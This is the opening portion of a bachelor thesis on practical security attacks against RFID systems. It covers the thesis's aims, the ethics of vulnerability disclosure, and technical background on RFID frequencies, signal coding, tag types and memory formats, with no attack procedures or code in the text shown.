Linnæus University
Sweden

Degree project

Evaluation of Practical Attacks Against RFID Technology

Author: Hamid Kashfi
Supervisor: Ola Flygt

Date: 2014-10-21

Course Code: 2DV00E, 15 credits
Level: Bachelor

Department of Computer Science

Abstract

Radio Frequency Identification (RFID) is a technology that has been around for three decades now. It is being used in various scenarios in technologically modern societies around the world and becoming a crucial part of our daily life. But we often forget how the inner technology is designed to work, or even if it is as trustable and secure as we think. While the RFID technology and protocols involved with it has been designed with an acceptable level of security in mind, not all implementations and use cases are as secure as consumers believe. A majority of implementations and products that are deployed suffer from known and critical security issues.

This thesis work starts with an introduction to RFID standards and how the technology works. Followed by that a taxonomy of known attacks and threats affecting RFID is presented, which avoids going through too much of technical details but provides references for farther research and study for every part and attack. Then RFID security threats are reviewed from risk management point of view, linking introduced attacks to the security principle they affect. We also review (lack thereof) security standards and guidelines that can help mitigating introduced threats. Finally to demonstrate how practical and serious these threats are, three real-world case studies are presented, in which we break security of widely used RFID implementations. At the end we also review and highlight domains in RFID security that can be researched farther, and what materials we are currently missing, that can be used to raise awareness and increase security of RFID technology for consumers.

The goal of this thesis report is to familiarize readers with all of the publicly documented and known security issues of RFID technology, so that they can get a sense about the security state of their systems. Without getting involved with too much technical details about every attack vector, or going throw tens of different books and papers, readers can use this report as a comprehensive reference to educate themselves about all known attacks against RFID, published to the date of writing this report.

Keywords: RFID, Security, RFID Attacks, RFID Security, Security Evaluation

Acknowledgments

I would like to thank my supervisor Ola Flygt for his extensive support through the thesis in form of providing hints and advices, or obtaining required tools and hardware. I would also like to thank my family who has always been my greatest support and motivation and believing in me. I should thank from all of those people whose books, articles, whitepapers, presentations and blogs I have read during these years, which helped me gain their knowledge and experiences at no cost. And my sincere appreciation as always, goes to Ms.Namvar and my uncle Samsum who took my hands during my very first steps of the endless journey of learning about computer science.

Table of content

1 Introduction

Since the early days of introducing and deployment of RFID systems, there has always been the fear of possible misuses and frauds affecting infrastructures and systems that rely on RFID. Initial usages of early RFID tags were as simple as tracking packages and assets in supply chains, or as trivial as keeping track of items customers purchase at a supermarket. In those days tags were nothing but a simple radio frequency based traditional barcode, responding to queries with a series of numbers. This respond is called Electronic Product Code (EPC), which is a standard that replaces Universal Product Code that is also known to us as barcodes. The problem started as soon as these numbers were connected to valuable assets and goods, and forging them could cause loss of money and burglary. As usages of RFID become more advanced, standards became more sophisticated and more capable tags were developed. And of course the more advanced and sophisticated attacks and forgery techniques were discovered. But one simple fact still remains about the whole concept and motivation behind most of the attacks; their aim is to be able to forge and reproduce a tag data, in a form that it looks and processed as the genuine targeted tag. In some cases this attempt is as easy as rewriting a few bytes of data with known malicious values but in some other cases it means breaking into the logics of a microprocessor embedded in tags and finding flaws with advanced and heavy cryptography implementations.

1.1 Background

As presented later in section 2, there are many standards and implementations of standards for RFID tags and cards. While many of them are based on the same few standards that are globally accepted and followed, there are always vendors and manufacturers that follow their proprietary approach to implement standards. The purpose of this is either to enhance the efficiency of their system, to make it more secure or even to define their own standard and push it to industries for competitive advantage. That is not an issue until we have to deal with compatibility of tags between different vendors produced for same standards, and of course security measures of the standard itself. In other words, just because one RFID standard has considered security in its definition and demanded manufactures to follow a certain implementation, does not necessarily means that all vendors’ implementations based on that standard are secure. In fact, in many cases it has proven exactly the other way, where standards are considerably secure, but an implementation flaw and mistake makes it ineffective.

Having that in mind, there are many researchers out there that are focused on analyzing and evaluating these standards and implementations, and every now and then we see results and papers that demonstrating that a known trusted and secure brand or implementation is prone to catastrophic security failures and attacks. Considering the massive market and usage of RFID technology, each of these cases are affecting millions of end-users and businesses relying on a certain type of standard or implementation. Yet we are still seeing that many of industries and businesses are still developing their systems based on implementations that are known to have critical security issues, or even worse, not meant to be used for a case or scenario that demands security. Security in this context refers to need of protecting an asset, goods or even identity of people that are not meant to be accessible or exposed otherwise.

1.2 Problem Description

For every type of tag, standard, manufacture or use case scenario, there can be certain type of attacks or attack scenarios. For the same reason we have also many different attacks and techniques that are targeting a certain vendor or standard. As long as you are an RFID expert with good knowledge about security and cryptography, there should not be any problem for finding your way through tens of different academic papers discussing vulnerabilities of each type of tag. However, if you are an average system administrator or someone in need of gaining knowledge about security state of the RFID system you have in mind, you will be in trouble. Searching around in different books, articles, papers and even some practical presentations, one would realize that there are very few resources currently available that cover common and known attacks and vulnerabilities of different RFID standards and implementations in one single reference. Of course, it is great to put all published researches in this field into one single package in a form that they correlate and follow each other, keeping all technical details of every scenario. But the question and reality is that, how many of readers really need to know all of those mathematical or cryptography details, while all they are looking for is to know if their specific type of RFID implementation is practically (and not necessarily theoretically) vulnerable or not. The reason we are separating theoretical and practical attacks here is that while some of theoretical attacks and vulnerabilities exist, they are not feasible for use in real-world scenarios. For instance, a successful attack might require few thousands of dollars of laboratory equipment and expert level knowledge in the field. While such cases successfully demonstrate their point, they are not something that might be used in a widely spread way by large number of malicious users.

What this thesis report trying to present is a resource containing an index and taxonomy of publicly known attacks against RFID systems, with a focus on attacks that are considered practical in form of required base knowledge and software/hardware tools required to implement them. During the process of writing this report author has found few interesting previous works such as the PhD thesis report of [1] and two published books [2][3] which have been used as the main references of this report. However all of mentioned titles are either missing practical technical details, or going through too many advanced details that are not interesting to follow for average technical readers.

1.3 Research Method

In order to prepare this thesis work a wide range of techniques and previous researches had to be reviewed. Beside few published book titles that have been mentioned before, tens of academic papers, news articles, whitepapers, security projects and presentations have been reviewed. Having multiple resources covering the same topic provided two main advantages. First, it help us have more than one point of view about a specific subject, thus giving us a better understanding and more complete overview. The second advantage is being able to review different solutions and answers to a certain problem. Moreover, academic community usually follows slightly different approach and way of researching and releasing information in comparison to the so-called hackers' community. There are also some domains that may have not been researched by both communities, which in such cases by not having this dual point of view, we will completely miss them. After collecting all related materials related to topics related to this thesis work, they have been reviewed, important parts of each paper has been marked and tagged and classified properly. Another point that has been in mind while preparation of this report was to have a few external references and citations for every single topic that is introduced in this report, so that readers can study them for gaining farther and better understanding of the subject.

1.4 Report Structure and Explanations

In this report, we start familiarizing the reader with basics of RFID technology in section 2, and introducing how different RFID standards work. Followed by that, we will review some of the most popular RFID tag and card brands that are currently in use around the world. By reviewing this section readers should be able to understand how RFID works, without getting involved with too much technical details, and understand different purposes of using RFID tags and cards.

Section 3 of this report covers common attack and abuse scenarios affecting RFID systems. Attacks are categorized based on their objective, parts of the RFID system they target, and expected outcomes of attacks. For every introduced attack type, where possible, relevant previous works and researches are presented in form of a short summary. This helps readers to be aware of possible threats, without need of going through entire research details of that specific case. Of course, readers that are interested in fine technical details are supposed to follow presented materials in order to have a complete grasp of the presented attack or problem.

In section 4, common software and hardware tools and resources that are required to use some of presented attacks are reviewed. Since there are many different sets and combinations of tools that can be used to achieve one result, this section is more focused to explain what author of this report has found suitable and most efficient in long term for the purpose of research and evaluation of attacks. By reading this section, readers will be able to decide which hardware tools and software to choose based on certain type of technology they want to evaluate. Finally, in section 5 results of applying some practical attacks against real world cases are evaluated. During this section, steps that were taken to identify, analyze and successfully attack an RFID implementation are reviewed. RFID based public transportation ticket cards of Sweden evaluated and were successfully attacked for demonstration. Farther more two other real world samples such as Linnaeus University print cards and Växjö campus student accommodation tags are briefly evaluated and possible attack and abuse scenarios for them are presented.

1.5 Ethics and Social Impacts

Research in the field of information security has always been considered as a double sided sword, and in some aspects such as disclosure of security issues causing different opinion. Some believe that the fact of discussing and disclosing security issues and how they can be abused, is more harmful rather than being helpful to increase the level of security and improving systems. The act of releasing complete technical details about discovered weaknesses and vulnerabilities is also referred as full disclosure. A group of people in the IT industry believe that full disclosure only helps malicious attackers to gain knowledge about new techniques, without actually being much of a help the defensive side. At the other hand, there is another opinion regarding this matter. The second group believe that full disclosure and in general the act of revealing and publicly discussing security issues may indeed be also abused by malicious attackers, but also helps vendors and consumers to have a complete understanding about what they are defending against. The debate is that attackers are often one step ahead already, and are able to discover issues on their own. So keeping consumers and vendors in dark about attackers capabilities, will just help adversaries remain more effective in their attacks. It is also believed that disclosure of security issues publicly works as a driver to push vendors and manufactures to react and respond to issues more quickly, either by the peer pressure of demanding customers of their products, or keep or increase their reputation. Bruce Schneier has an article regarding the debate over full disclosure which readers are recommended to read [4]. A more complete resource describing responsible disclosure has been released by Internet Engineering Task Force (IETF) back in 2002

[5], which is also the base of vulnerability disclosure policies that larger companies such as Microsoft have defined for their products [6].

This thesis work is also facing with the same challenge of how much of depth and details should be discussed, to be considered enough for proving the point. In this case, although the goal of this thesis report is to raise the level of knowledge about RFID security issues for general readers, it is also meant to be used by those who are interested in evaluating the security of the systems they are developing or using. As it is discussed in various chapters of this report, especially in the chapters presenting case studies, lack of knowledge about security issues either from consumer side or companies, let critical systems remain vulnerable to issues that has been known for years now. We have also referred to cases in section 4 of the report, in which the manufacturer actively prevented researchers from disclosing details of discovered issues, and trying to keep their customers in dark about serious vulnerabilities of their products (MEGAMOS). In other cases (Such as KeeLoq) we see that a proprietary protocol and product that was being used by a wide range of manufacturers, retires and being replaced by its newer generations, as a result of a single published research about vulnerabilities of the protocol. This of course means a step forward in security and more reliable and trusted product for consumers.

Last but not least, putting technical issues and challenges aside, security researchers has always been struggling with laws and policies every company and country define about attempts of breaking products and disclosure of offensive information. The research itself is not considered an illegal activity itself. But in many countries if the researcher decides to disclose security issues, in case the affected manufacturer is not supporting it, may cause legal issues for the researcher and prohibiting him from revealing details. There are also many vendors and manufacturers that in their end-user license agreements clearly warn and prohibit users from even attempting to research or reverse engineer their products for any reason.

Fortunately during recent years more and more companies have changed their policies, and started being open and supportive to security researchers. Some of major companies have also started bug bounty programs, in which they pay researchers if they report vulnerabilities. While this is a practice being more common among software vendors and companies, we hope that it becomes a more widespread practice and not limited to software issues.

2 Radio Frequency Identification (RFID) Background

Since the era of early and traditional barcode systems, we have always been in seek of faster, more efficient and more reliable solutions and methods to be able to track our goods and items, monitor our supply chains and stores, control buildings accesses and many more similar applications. During second world war an invention named Identification Friend or Foe (IFF) started a new era in this field and is considered the root of active RFID systems [7]. IFF was a system to identify friendly or enemy airplanes by use of an automated query and response system via radio frequencies, where friendly airplanes would actively respond to received RADAR signals from ground stations with radio frequencies to identify them.

After few decades since its invention, modern RFID tags are now completely different in form of size and their work logics. Nowadays they can be as small as a rice grain and have their own built-in microchip and memory elements, following the same drastic advancements flow of wireless infrastructures and low cost embedded computers.

With a world market estimated to worth about US$20 billion in 2014 [8] it is not hard to ignore this pervasive technology and numerous applications it has been adopted for. RFID has improved our commerce by integration into payment systems, asset management, inventory systems, access controls and social media. It has enhanced transportation and logistics, public transports, transport payments, animal/human identification and tracking, passports, and our institutions such as hospitals, libraries or museums. As one might think, each of mentioned applications have their specific requirements. In some cases low cost of mass deployment is the main factor, and in some other security or privacy of protected assets or information and transactions are of our concern. Either way, RFID has been adopted and developed to address all of these applications by different vendors and standards and in many form factors and functionality domains. In following section of the report, we will briefly review specifications of RFID systems and different types of tags, radio frequencies and standards they use.

2.1 RFID Concept of Functionality

RFID systems in very simple words are a pair of transponders talking to each other over specific radio frequency bands, one preforming the role of a fixed device known as the reader, and the other work as the mobile/portable device known as the tag. The tag has some information coded into it in form of bits and bytes, strings of letters and numbers that are presented and interpreted by the reader to identify the tag.

"In the simplest form of implementation, the transponder listens for a radio beacon, and sends a beacon of its own as a reply. In more complicated systems the tag may transmit a single letter or digit back to the source, or send multiple strings of letters and numbers. Finally, advanced systems may do a calculation or verification process and include encrypted radio transmissions to prevent eavesdroppers from obtaining the information being transmitted."([2] pp. 12-15)

In order for the reader and the tag to be able to talk to each other both of them should operate at exact same radio frequency. Also since tags are low cost and very low power consumption devices, they cannot emit strong radio signals, thus they should be in close proximity with the reader so that the reader is able to receive their signals. Close distance in this context refers to distances from few millimeters up to about 15 centimeters. Operation only at close proximity is not only due to technical limitations. In many cases it is an intentional behavior that is intended to provide security by limiting the distance that a tag can be probed. These types of tags are also known as Close-Coupling systems. There are different types of tags though, that can operate in great distances from the reader up to few meters ([3] pp. 22-23).Reader devices and tags cannot function independently to provide a complete system based on RFID. A complete RFID implementation consists more parts that their mission is to correlate and connect the tag and its data with another system, an entrance control system for instance. Middleware software is responsible for communicating with the reader device and interpreting tag responds, and sending them to the backend database system.

2.2 Operation Frequencies

Based on intended application and functionality, RFID tags are designed to operate in different radio frequencies. The major factors for choosing different radio frequencies are the distance between reader and tag, and physical coupling requirements. RFID systems operate at wide range of frequencies from 135 KHz with long wavelength to 5.8GHz in microwave range [3].

2.2.1 Close-coupling Systems:

Tags operating frequencies up to 30MHz are considered close-coupling or close-proximity since their operation is depended on electric and magnetic fields generated by the reader device. Tags of this category should be placed in very close distance from the reader to operate.

The theory behind close-coupling is a phenomenon known as Near-Field, which is a phenomenon that occurs in a radio transmission, and is the name of regions of electromagnetic field around an object, in our case transmitter antenna, or as a result of scattering radiations off an object, such as antennas built into RFID tags. When the magnetic portion of electromagnetic field is strong enough, it can induce electrical field in a coil. This is exactly how readers can induce and produce electric current in RFID tags without being physically connected to them. This induced electric current is not powerful, but is enough to feed the low power consumption transmitter circuit in tags and make them reply to probes. In case of close-coupling tags, this induced current is powerful enough to also feed non-optimal microprocessor built in the tag. In following section of the report we will learn about different types of tags and how this limitation is addressed in cases where greater distance of operation or power is required [2].

Close coupling tags are usually used in applications that strict security is demanded but large range is not necessary, such as electronic door locking systems or contactless smart card systems with payment functionality.

2.2.2 Remote-Coupling Systems:

We have more range of operation, up to 1 meter, for systems that are known as remote coupling. Remote coupled systems are based upon an inductive (magnetic) coupling between reader and tag, therefore also known as inductive radio systems. According to [3] at least 90% of all RFID systems currently sold are among inductively coupled systems. Many of typical RFID standards like ISO14443 (contactless smart cards) and ISO15693 (smart labels and contactless smart cards) that we are usually dealing with fit into this category, which are operating at 135 KHz or 13.56MHz frequencies.

2.2.3 Long-Range Systems:

When we are in need of ranges longer than remote-coupling systems, UHF and microwave frequency ranges are used. Most of long-range systems are also operating based on backscattering, since in long ranges of operation we cannot gain enough power via the near field phenomenon anymore to feed the microchip. RFID systems based on UHF operate at 868 MHz (Europe) and 915 MHz (USA) frequencies. Microwave RFID solutions operation frequencies are 2.5 GHz and 5.8 GHz. As stated in [3] operation range of 3 meters can now be achieved using passive (battery-free) backscatter transponders, and about 15 meters and above in active (battery-powered) backscatter transponders. It should be noted that the active and passive transponder terms stated here are not referring to active or passive RFID cards. The battery in active transponder systems is never used to provide the power for data transmission between the reader and transponder, and is exclusively used for retention of stored data on the tag`s microchip. The power driven from electromagnetic field, which is created by the reader, is still the only source of power even in active cards for the data transmission between reader and transponder. But since it is not used to feed the microchip (which requires more power), the limited power driven from electromagnetic field can be entirely used by transponder. Sections 2.4, 3.2 and 3.2 of [3] can be reviewed for more details and technical details and differences between passive and active transponders.

A summary of operation frequency ranges based on [3] is presented in [1] which is listed as following. Not all of listed ranges are common and in use at large scales though.

- Very Low Frequency (VLF) from 3 kHz to 30 kHz
- Low Frequency (LF) from 30 kHz to 300 kHz
- Medium Frequency (MF) from 300 kHz to 3000 kHz
- High Frequency (HF) from 3MHz to 30MHz
- Very High Frequency (VHF) from 30MHz to 300MHz
- Ultra High Frequency (UHF) from 300MHz to 3000MHz
- Super high Frequency (SHF) from 3GHz to 30GHz

2.3 Modulation and (baseband) coding

As one might guess, like any other radio systems, RFID transponders cannot start generating radio waves without prior measures for avoiding collisions or data transmission errors. There are many details and calculations involved behind the scene that makes two RFID transponders communicate with each other, well described in chapter 5,6 and 7 of [3] but for a basic understanding of how RFID works, one might be at least familiar with few of the terms introduced in this section.

Radio based systems and in this case RFID transponders communicate with each other by sending and receiving radio waves. In order to transmit different data, different form of wave signals should be generated. This is achieved by carefully influencing one of three signal parameters that are power, frequency and phase position. “The procedure of influencing an electromagnetic wave by messages (data) is called modulation, and an un-modulated electromagnetic wave is called a carrier.” [3]

Messages (data) can be coded in many different ways before being transmitted. In RFID systems usually one of the following encoding methods are used: Manchester, NRZ, Unipolar RZ, DBP (differential bi-phase), Miller and differential coding on PP (pulse pause). These methods in fact are just simply different ways to present sequences of “0” and “1” binary data. Figure 2-1 presented from [3] shows how different encodings represent binary data.




Figure 2-1 Different signal coding standards used in RFID [3]

More details about each encoding procedure is presented below in Table 2-1 which is cited from [3]:

Table 2-1 Signal coding procedures

NRZ code	A binary 1 is represented by a 'high' signal and a binary 0 is represented by a 'low' signal. The NRZ code is used almost exclusively with FSK or PSK modulation.
Manchester code	A binary 1 is represented by a negative transition in the half-bit period and a binary 0 is represented by a positive transition. The Manchester code is therefore also known as split-phase coding (Couch, 1997). This code is often used for data transmission from the transponder to the reader, based upon load modulation using a subcarrier.
Unipolar RZ code	A binary 1 is represented by a 'high' signal during the first half-bit period, a binary 0 is represented by a 'low' signal lasting for the entire duration of the bit.
DBP code	A binary 0 is coded by a transition of either type in the half-bit period, a binary 1 is coded by the lack of a transition. Furthermore, the level is inverted at the start of every bit period, so that the bit pulse can be more easily reconstructed in the receiver (if necessary).
Miller code	A binary 1 is represented by a transition of either type in the half-bit period, a binary 0 is represented by the continuance of the 1 level over the next bit period. A sequence of zeroes creates a transition at the start of a bit period, so that the bit pulse can be more easily reconstructed in the receiver (if necessary).
Modified Miller code	In this variant of the Miller code each transition is replaced by a 'negative' pulse. The modified Miller code is highly suitable for use in inductively coupled RFID systems for data transfer from the reader to the transponder. Due to the very short pulse durations it is possible to ensure a continuous power supply to the transponder from the RF field of the reader even during data transfer.
Differential coding	Every binary 1 to be transmitted causes a change (toggle) in the signal level, whereas the signal level remains unchanged for a binary zero. Differential coding can be generated very simply from an NRZ signal by using an XOR gate and a D flip-flop. Figure 6.4 shows a circuit to achieve this.
Pulse-pause coding	In pulse-pause coding (PPC) a binary 1 is represented by a pause of duration t before the next pulse; a binary 0 is represented by a pause of duration 2t before the next pulse. This coding procedure is popular in inductively coupled RFID systems for data transfer from the reader to the transponder. Due to the very short pulse durations it is possible to ensure a continuous power supply to the transponder from the RF field of the reader even during data transfer.

2.4 RFID tag/card classes, types and form factors

RFID tags and cards can be categorized based on their form factor and size, based on the way they operate to store data or transmit them, based on required level of security or even based on their (cryptography) computational power. As covered in previous section, depending on required working range, transponders should operate in different frequencies. Each frequency range has different wavelength, which corresponds to different antenna sizes that directly affects tag physical size. Another important factor in RFID tags is the production and manufacturing price. In most cases tags are designed to be a very cheap replacement of traditional tracking systems. They are also meant to be manufactured in very large quantities, thus should be economical to use for different applications. Some of common tag form factors that are produced are listed below in Figure 2-2 and listed below. More details about various form factors of RFID systems construction formats can be found at section 2.2 of [3].

- Key-ring fob tags
- Disk tags (can be drilled into for mounting)
- Wrist band mounted tags
- Self-adhesive label tags
- Credit Card style tags
- Laundry tags (temperature, chemical and heat resistant)
- Glass mounted tags (usable in extreme environments with water or chemical exposure, for example).
- Printing tags (housed in machines and products)
- RFID dust size tags!




Figure 2-2 Different RFID form factors

Figure 2-2 taken from [1] shows some of standard tag types. As technology evolves, RFID tags are also drastically evolving. Size wise for example, Hitachi introduced new RFID tags in 2006 that are as small as 0.15mm x 0.15mm that are also known as ‘dust’ or ‘powder’. Regardless of such small size, these tags have 128b ROM that can store a 38-digit number [9]. Figure 2-3 shows a picture of an RFID dust sample.




Figure 2-3 RFID dust tags

In following sub-sections, 3 main type of tags are introduced, which are named based the way they are designed to consume power or have their own power supply source.

2.4.1 Passive

Passive RFID tags does not include any internal power source and their functionality is solely depended and based on the power they obtain via electromagnetic or magnetic field that is generated by reader device. The electricity power generated by this method is enough to activate the transponder in the card and the low power microchip in the tag that holds identification information. Due to limited power source, passive tags cannot handle complicated operations or advanced and secure identification mechanisms. Limited power limits the number of functional transistors during tag operation, which directly affects capabilities such as cryptography capabilities [10] and makes use of modern cryptography infeasible sometimes. Simple or outdated cryptography capabilities can still be implemented though, and that is one of the limitation factors of so called cheap passive tags.

2.4.2 Active

Where longer working distance or advanced power hungry processing capabilities are required, active RFID tags are used. An active tag as a built in power source which can be in form of a battery or a solar panel for example. Active tags power supply allows transponder to generate stronger signals thus extending the range to tens of meters in some applications, or provide enough power that is used for advanced cryptography. Active tags usually operate in Industrial, Scientific, Medical (ISM) frequencies in UHF range (433 or 866 MHz common in Europe) as stated in [1]. Another advantage that active tags can provide is short interrogation time, which is necessary in applications such as were an object should be tracked and queries while passing by the reader at high speeds.

2.4.3 Semi-Active

There are cases and applications where long operation distance is not necessarily the only important factor, but the power provided through electromagnetic field is not enough to drive the processor in tag for operation, or very long life of tag power supply is necessarily. Semi-active tags have an internal power supply like a battery, similar to active tags but this power source is used only to feed the processor and not the transponder of the tag. When the tag is in the electromagnetic field of a reader, enough power is generated to activate the tag radio transponder and trigger the processor (which is powered by internal battery) to respond. Since the tag battery is used only when the tag is in proximity of a reader, battery life is much longer than active tags and usually lasts for months or even years in some brands. As an example, manufacturer [11] claims 4 years of battery life for their RFID tags that operate in UHF bands with range up to 100 meters. Figure 2-4 demonstrates design diagram of different RFID device types.




Figure 2-4 (Semi) Active and passive RFID devices

Simple, Cryptographic and Contactless Smartcard Tags

Simple RFID tags are not designed for applications where security and protection is of a matter. They are designed only for purpose of basic wireless identification and tracking of objects. In this case a standard Electronic Product Code (EPC) is used for identification. EPC, which is electronic equivalent of traditional barcodes Universal Product Code (UPC), is a global standard [12] that RFID manufactures follow, to make same classes of tags manufactured by different vendors compatible with each other.

"The new Electronic Product Code uses the EPCglobal organization's General Identifier (GID-96) format. GID-96 has 96 bits (12 bytes) of data. Under the GID-96 standard, every EPC™ consists of three separate fields: the 28-bit General Manager Number that identifies the company or organization; the 24-bit Object Class that breaks down products into groups; and the 36-bit serial number that is unique to the individual object. A fourth field consisting of an 8-bit header is used to guarantee the uniqueness of the EPC™ code. EPCglobal is a not-for-profit worldwide organization that assigns EPC™ to subscribers." [2]

In applications that medium security or a basic form of authentication is demanded, cryptographic tags provide simple encryption schemes for access control, for instance in anti-theft car keys. Another typical application for basic cryptographic tags is prevention of product forgery. In this case tags are planted as a part of protected object in such a way that they cannot be removed without making damage to the object. The device or system that use protected objects verifies genuine parts or objects and will malfunction in case of detection of invalid ID or lack thereof.

Contactless smartcards are considered as the most capable and powerful type of RFID tags, both from security and processing power point of view. Contactless smartcards are basically variants of standard memory cards or smart cards, augmented with a wireless transponder. Smart cards core of processing is a microcontroller, while memory cards only contain control logic, simple enough to only allow access to card memory. These types of tags are typically used in applications that are security sensitive, such as sensitive access controls, payment applications or protection of personal information. RFID enabled passports or Swedish ID cards fit into this category as examples. Contactless smartcards offer wide range of security features, including a dedicated cryptography co-processor that can be used for advanced cryptography or Message Authentication Code (MAC) generation purpose. Figure 2-5 obtained from [1] presents different RFID classes and their applications, based on security and computational power.




Figure 2-5 Differences in computational power and security of RFID devices [1]

2.4.4 Memory Size and Types

Depending on tag application and type, there are different storage memory sizes available for RFID systems. Simplest form of RFID tags, according to EPCglobal GID-96 format [13], should have 96 bits (12 bytes) of memory and up to 128kb for most advanced types like some military applications. Memory can be of a read-only type, or read/write. Information that should be stored in read-only form on the tag memory is written during the manufacturing process and cannot be modified by consumers. Figure 2-6 obtained from [3] presents different tag applications, types and their related common memory size.

